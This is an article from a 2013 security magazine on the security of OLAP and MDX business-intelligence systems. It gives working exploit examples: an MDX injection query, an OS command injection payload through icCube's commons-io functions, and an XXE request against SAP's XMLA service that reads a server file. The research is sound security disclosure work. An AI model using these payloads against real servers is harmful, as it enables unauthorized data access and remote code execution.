[IN]SECURE

Issue 39 / September 2013.

FREE

DIGITAL GRAPHOLOGY: IT'S ALL IN THE SIGNATURE

WITH BIG DATA COMES BIG RESPONSIBILITY

PROTECTING CORPORATE ASSETS FROM ATTACK

SECURE A COMPANY'S CHINESE DEVELOPMENT CENTER

WEB APPLICATION SECURITY

INSIGHT FROM INDUSTRY LEADERS

STATISTICS & TIPS

With big data comes big responsibility: The (in)security of OLAP systems

by Dmitry Chastukhin and Alexander Bolshev

Business intelligence is essential for any enterprise. The process of creating it is based on large amounts of data, which is usually collected over a long period of time. Its results facilitate crucial management decisions that can determine the fate of the company. Is the security of this data worth worrying about? No doubt. But are the technologies used in business intelligence secure?

Business intelligence (BI) is a set of theories, methodologies, processes, architectures, and technologies that transform raw data into meaningful and useful information for business purposes. Consider BI as a software kit designed to help an executive to analyze the information about the company and the environment.

Setting up appropriate BI requires working with large amounts of data. The sources of the data may be a lot of various systems deployed in the corporate network, ranging from ERP system to checkpoint turnstiles.

Big Data from various sources must be unified and structured. It is necessary to optimize the requests made to the analyzed data. But the described methods are certainly not enough if data is processed and stored in classic OLTP (Online Transaction Processing) systems. OLTP systems are optimized for small discrete transactions. But a request for complex information (for example, quarterly sales dynamics for a certain product in a certain branch), which is typical for analytic applications, will lead to complex table conjunctions and to viewing of whole tables. One such request will consume lots of time and computing resources, and current transaction processing will be inhibited.

This is the reason why BI systems use the data processing technology called OLAP (Online Analytical Processing), where aggregated information based on large data arrays is converted into multidimensional structures.

The technologies of Big Data and Business Intelligence gain more and more popularity among large enterprises. In 2011, Gartner analysts distinguished Big Data as the second most important IT trend after virtualization. The amount of processed data in the world is predicted to grow by 48 times in 2020 in comparison to 2009.

OLAP systems are used and developed in many spheres of modern world, from governmental systems for statistical data analysis to ERP systems and online advertising. This kind of solution is used to analyze the performance of production/distribution enterprises, to expose the trends of online marketing, to analyze the characteristics and explicit/implicit feedback given by clients/customers in a certain public or private sector.

Nowadays, almost every big company uses a business intelligence solution: Microsoft (Microsoft Analysis Services), Oracle (Essbase), SAP, MISConsulting SA (icCube OLAP Server), Panorama Software (Panorama). At the same time, there is next to no information about the security of such systems.

Brief description of OLAP infocubes and MDX

Consider the example of a table that contains the purchase orders of a company. This table may contain some fields like: order date, country, city, customer name, delivery company, commodity name, commodity amount, cost, etc. Imagine that we need the information about the total cost of all orders form all countries and their distribution over delivery companies.

We will then get a table (matrix) of numbers, where column headers will list delivery companies, row headers will list countries, and order costs will be indicated in cells. This is a two-dimensional data array. It is called a pivot table or a cross-table. If we need the same data plus distribution over years, there will be another dimension, and the data set will become a three-dimensional "cube". Now we understand why it is necessary to use multiple dimensions.


An OLAP cube (also called an infocube) is created by conjunction of tables using "star schema" or "snowflake schema". In the center of the star scheme, there is the fact table, which contains the key facts determining queries.

Dimensions (axes) of the cube are the attributes, and their coordinates are determined by the particular values of the attributes listed in the fact table. For example, if orders were registered for years 2003-2010, the axis of years will contain 8 corresponding points. If orders come from 3 countries, the axis of countries will contain 3 corresponding points, regardless of the number of countries in the reference table. The points of an axis are called "members". The aggregated data is referred to as "measures". Dimensions are better called "axes" to avoid confusion. The set of measures forms another axis: "Measures". It contains as many members (points) as there are measures (aggregated columns) in the fact table.

A figure on the following page shows an example of an OLAP cube which has 3 dimensions: Route, Source and Time, as well as 2 measures: Packages and Last. Every dimension is composed of levels, which, in turn, consist of members. For example, the dimension "Source" contains the level "Eastern Hemisphere", which consists of four members: Africa, Asia, Australia, and Europe.

SQL, the classic query language, is inconvenient for multidimensional data structures. This is why a new language was developed to be used for OLAP queries: MDX. MDX, an acronym for Multidimensional Expressions, is a syntax that supports the definition and manipulation of multidimensional objects and data. MDX is similar in many ways to the Structured Query Language (SQL) syntax, but is not an extension of the SQL language; in fact, some of the functionality that is supplied by MDX can be supplied, although not as efficiently or intuitively, by SQL.

As with an SQL query, each MDX query requires a data request (the SELECT clause), a starting point (the FROM clause), and a filter (the WHERE clause). These and other keywords provide the tools used to extract specific portions of data from a cube for analysis. MDX also supplies a robust set of functions for the manipulation of retrieved data, as well as the ability to extend MDX with user-defined functions.



An MDX query example:

```
SELECT
   [Measures].[Last] ON COLUMNS,
   { [Time].[1st half].[1st quater], [Time].[2nd half] .[4th quater]} ON ROWS
FROM Test_Cube
WHERE ( [Route].[nonground].[air] )
```

Of course, this is a simple query. Real MDX queries are much more complex.
MDX supplies a great deal of intrinsic functions, designed to accomplish everything from standard statistical calculation to member traversal in a hierarchy. But, as with any other complex and robust product, there is always the need to extend the functionality of such a product further. To this end, MDX provides the ability to add user-defined function references to MDX statements.

Attacking OLAP and MDX

There are three basic types of attacks on MDX:

- Unauthorized access to cube data
- Unauthorized modification of cube data
- Attacks on lower level services and OS.

The first type includes the cases where the attacker gets access to the data in a cube (or cubes) that is not designed by the developer for this access level. I.e., using an MDX injection or an attack on mdXML, the attacker gets confidential data from the current cube or other cubes.The second type implies the attacks directed at modifying the data in a cube.

The third type includes attacks on other services and infrastructure as well as direct attacks on the server and the OS where the cube is executed. For example, it can be XXE or remote code execution with an MDX query. Notable attack classes:

- MDX injections
- Attacks which use user-defined MDX functions
- mdXML attacks.

MDX injections

There are three places in a MDX query where you can usually inject:

- in the WITH section query
- in one of SELECT dimension definitions
- in the WHERE clause.

You can use comments in injections, and in most MDX interpreters, you don't need to close multiline comment, i.e. you can just type '/*' at the end of your injection string, and the remaining query will be ignored by the MDX system. So, the possibility of injecting in the first dimension of SELECT is equivalent to possibility of writing a fully custom query to the system. I.e., if you have the query:

```
SELECT
{ [Measures].[Salary Paid] }  ON COLUMNS,
{ ([Employee].[Department].[Department].ALLMEMBERS,[Gender].[Gender].ALLMEMBERS)
}
ON ROWS FROM [HR]
WHERE ([Store].[Store].AllMembers)
```

and can inject into the [Salary Paid] part, you can do almost anything. For example, you can modify this query to get login information of employers:

```
SELECT
{ [Measures].[Overtime Paid] }  ON 0,
{ [User name].[User name].ALLMEMBERS } ON 1
FROM [HR] /*[Salary Paid] }  ON COLUMNS,
{ ([Employee].[Department].[Department].ALLMEMBERS,[Gender].[Gender].ALLMEMBERS)
}
ON ROWS FROM [HR]
WHERE ([Store].[Store].AllMembers)
```

Attacks on UDF

As mentioned earlier, external functions, or user-defined functions, were implemented to increase the flexibility of the language and its capabilities. External functions are the functions developed by the user or a third-party developer, which can receive and return values in MDX syntax. External functions can be called in the same way as normal MDX clauses:

```
MySuperFunction(“hello”,313,37)
```

However, a more formal call procedure also exists. It is necessary if the name of a user-defined function is similar to that of an existing function. This is why external functions are called in this way:

```
«ProgramID»!«FunctionName»(«Argu-
ment1», «Argument2», ...)
```

Let's show some UDF faults on the example of IcCube OLAP server. icCube OLAP Server is quite a popular OLAP solution because it has a free community version, it is cross-platform because it is programmed in Java, and it supports all the basic functions which are necessary to work with multidimensional data: MDX, IDE, web reports etc. There are commercial versions of the system as well.

The icCube OLAP Server is written in Java and provides access to static java methods as UDF functions with *J!Method* and *J!Constant* constructions. However, an attempt to execute `System.getProperty("user.dir")` failed because the developers had restricted potentially dangerous Java functions.

But the developer's website said: "if you need Java classes from JAR that are not available with icCube, simply add them to the icCube-install/lib directory". In that directory, a lot of third-party .jar files are available. An evident solution is to try and find some critical static methods in those .jar files.

For instance, the method

org.apache.commons.io.FileSystemUtils.freeSpaceWindows(String path)

from the file **commons-io-1.4.jar.**

```
long freeSpaceWindows(String path)
  throws IOException
{
  path = FilenameUtils.normalize(path);
  if ((path.length() > 2) && (path.charAt(1) == ':')) {
    path = path.substring(0, 2);
  }

  String[] cmdAttribs = { "cmd.exe", "/C", "dir /-c " + path };

  List lines = performCommand(cmdAttribs, 2147483647);

  for (int i = lines.size() - 1; i >= 0; i--) {
    String line = (String)lines.get(i);
    if (line.length() > 0) {
      return parseDir(line, path);
    }
  }

  throw new IOException("Command line 'dir /-c' did not return any info for path '" + path + "'");
}
```

The variable *path*, without any filters, goes directly into the parameter that will later be used to call cmd.exe. The method **freeSpaceWindows(String path)** is called by another method **freeSpace(String path)**, which also lacks input parameter checks. It is evidently an OS command injection vulnerability which leads to server-side remote code execution. Exploit code:

```
J!FileSystemUtils.freeSpace("&
calc.exe")
```

Attacks on mdXML (XML for Analysis)

XML is a very popular data transfer standard. The XML for Analysis (XMLA) standard was developed especially for BI systems. It is based on standards like XML, SOAP, HTTP and allows working with and executing the requests of such languages as MDX, SQL and DMX.

XMLA was developed as the simplest possible standard, so it only contains two SOAP methods:

- Execute
- Discovery

Execute is designed to execute MDX queries and consists of two parameters: Command and Properties. Command specifies the MDX query itself, and Properties specifies the directory name, format and other properties. Discovery allows discovering the structure of multidimensional data. It can help to know the names of cubes, measures, dimensions, members and their properties.

XMLA is based on XML, so it is liable to all attacks typical for XML, like XML External Entities. We will show this attack on the mdXML service of SAP ERP system, which is located at: *http://host:port/sap/bw/xml/soap/xmla*
Let's attempt to read the file c:/passwords.txt from the SAP server, the contents of which are:

My clear text password: secret
Let's use the following request:
POST /sap/bw/xml/soap/xmla HTTP/1.1
Host: 172.16.0.63:8001

```
<!DOCTYPE root [<!ENTITY foo SYSTEM "c:/passwords.txt">]>
 <Execute xmlns="urn:schemas-microsoft-com:xml-analysis">
   <Command>
    <Statement>SELECT Measures."&foo;" ON COLUMNS FROM Sales</Statement>
   </Command>
   </Execute>
```

The external entity will be included in the MDX query. The entity must be enclosed in quotation marks, otherwise a file with special characters or even spaces will be displayed incorrectly. The server will reply with a message about invalid MDX syntax:

```
ERROR_MESSAGE_STATE -e: Invalid MDX command with "My clear text password: secret"
```

SAP Users can install SAP security note 1597066 to prevent form this specific attack.

Other attacks

Besides direct attacks on MDX and XMLA, this language can be used for various classic attacks. For example, MDX is frequently used to generate reports. The attacker can make use of the fact that the contents of MDX requests are likely to go unfiltered, and use them to transfer XSS, for example.

Conclusion

MDX is a very popular language. At this moment, we don't have an alternative language for multidimensional data requests. It's easy to find hundred of OLAP servers of various companies on the Internet by using search engines. Most of them have a vulnerability that opens a loophole into corporate resources for experienced hackers. If said hackers are successful in attacking Business Intelligence systems, they will kill two birds with one stone: get access to the critical corporate resources and compromise the critical data of the company right away.

The results are reputation risks, loss of information and finances, threats to the further development of any organization. It is yet unclear who or what can prevent cybercriminals from conducting the described attacks.

Dmitry Chastukhin is the director of Pentesting at ERPScan (www.erpscan.com). He works on SAP security, particularly upon web applications and JAVA systems. Dmitry is also a WEB 2.0 and social network security geek and a bug bounty hunter who has found several critical bugs in Yandex, Google, Nokia, Badoo. He is a contributor to the EAS-SEC project.

Alexander Bolshev is a Senior Penetration Tester at ERPScan.